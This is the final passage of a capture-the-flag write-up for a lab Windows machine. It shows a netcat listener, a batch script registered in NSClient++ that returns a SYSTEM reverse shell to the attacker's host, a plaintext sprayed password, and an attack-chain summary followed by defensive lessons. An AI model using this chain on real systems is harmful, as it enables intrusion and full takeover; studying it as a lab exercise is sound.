
An easily missed detail: adding is not saving. After pressing Add, the change lives only in memory until it is committed under Changes → Save configuration. Skip this step and the later reload undoes the work, making it look like the attack failed.
root.txt
With a listener waiting on our machine, we force execution. The exploit entry suggests scheduling the script with the Scheduler or rebooting the box, but there is a faster and quieter path: Control → Reload. On reload the service re-reads its configuration and fires the external script we just registered.
sudo nc -nlvp 443
listening on [any] 443 ...NSClient++ runs the .bat with its own privileges, SYSTEM, and we get the reverse shell.

listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.184] 49869
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>
Since the shell runs as SYSTEM, it can read the final flag, which sits on the Administrator's Desktop.
type C:\Users\administrator\desktop\root.txt
c947a691a76862634a37644afa711644Machine rooted.
Attack chain
The whole path, from anonymous FTP to a SYSTEM shell, at a glance:
Anonymous FTP (21)  ─►  notes: there is a Passwords.txt on Nathan's Desktop
  │
  ▼
NVMS-1000 web (80)  ──path traversal (Exploit-DB 47774)──►  read Passwords.txt
  │  7 passwords + 2 users
  ▼
Password spraying (SMB)  ─►  Nadine : L1k3B1gBut7s@W0rk
  │  SSH (22)
  ▼
Nadine  ─►  user.txt
  │  NSClient++ (8443): nscp web -- password --display
  ▼
NSClient++ panel (local only)  ──SSH port forwarding──►  panel access
  │  CheckExternalScripts: register evil.bat (nc.exe)
  ▼
NSClient++ runs the script as SYSTEM  ─►  reverse shell  ─►  root.txt
Lessons learned
- An anonymous FTP is not "harmless read-only". There were no credentials in the files here, but the two notes leaked the entire attack map: where passwords were and which services were poorly closed. Context information is worth as much as a credential.
- The NVMS-1000 path traversal turns "read a file" into system access. The path traversal alone only reads files, but combined with the FTP clue (the exact path of the
Passwords.txt) it becomes the credential theft that opens the machine. Patching vulnerable software and not leaving password files on Desktops are two independent failures that add up here. - Password reuse makes spraying work. A single one of the seven passwords was valid, and it was valid for a real user with SSH. Unique passwords per service and MFA would have stopped the step even if the list leaked.
- The initial scan already named the escalation.
-sCVreturnedhttp-title: NSClient++on 8443 plus a certificate issued forcommonName=localhost, and-p-had surfaced5666/tcp nrpe. Both ports are the same product, and the certificate announced that the panel expected local connections. The entire final vector was described on the first screen; what was missing was reading all of it, including the second half of the output. - NSClient++ running scripts as SYSTEM is escalation by design. Its
CheckExternalScriptsis meant to run checks, but whoever controls the panel controls SYSTEM. Thelocalhostrestriction was the only barrier, and a simple SSH tunnel nullifies it. Where security depends only on a source-IP filter, originating traffic from inside is enough.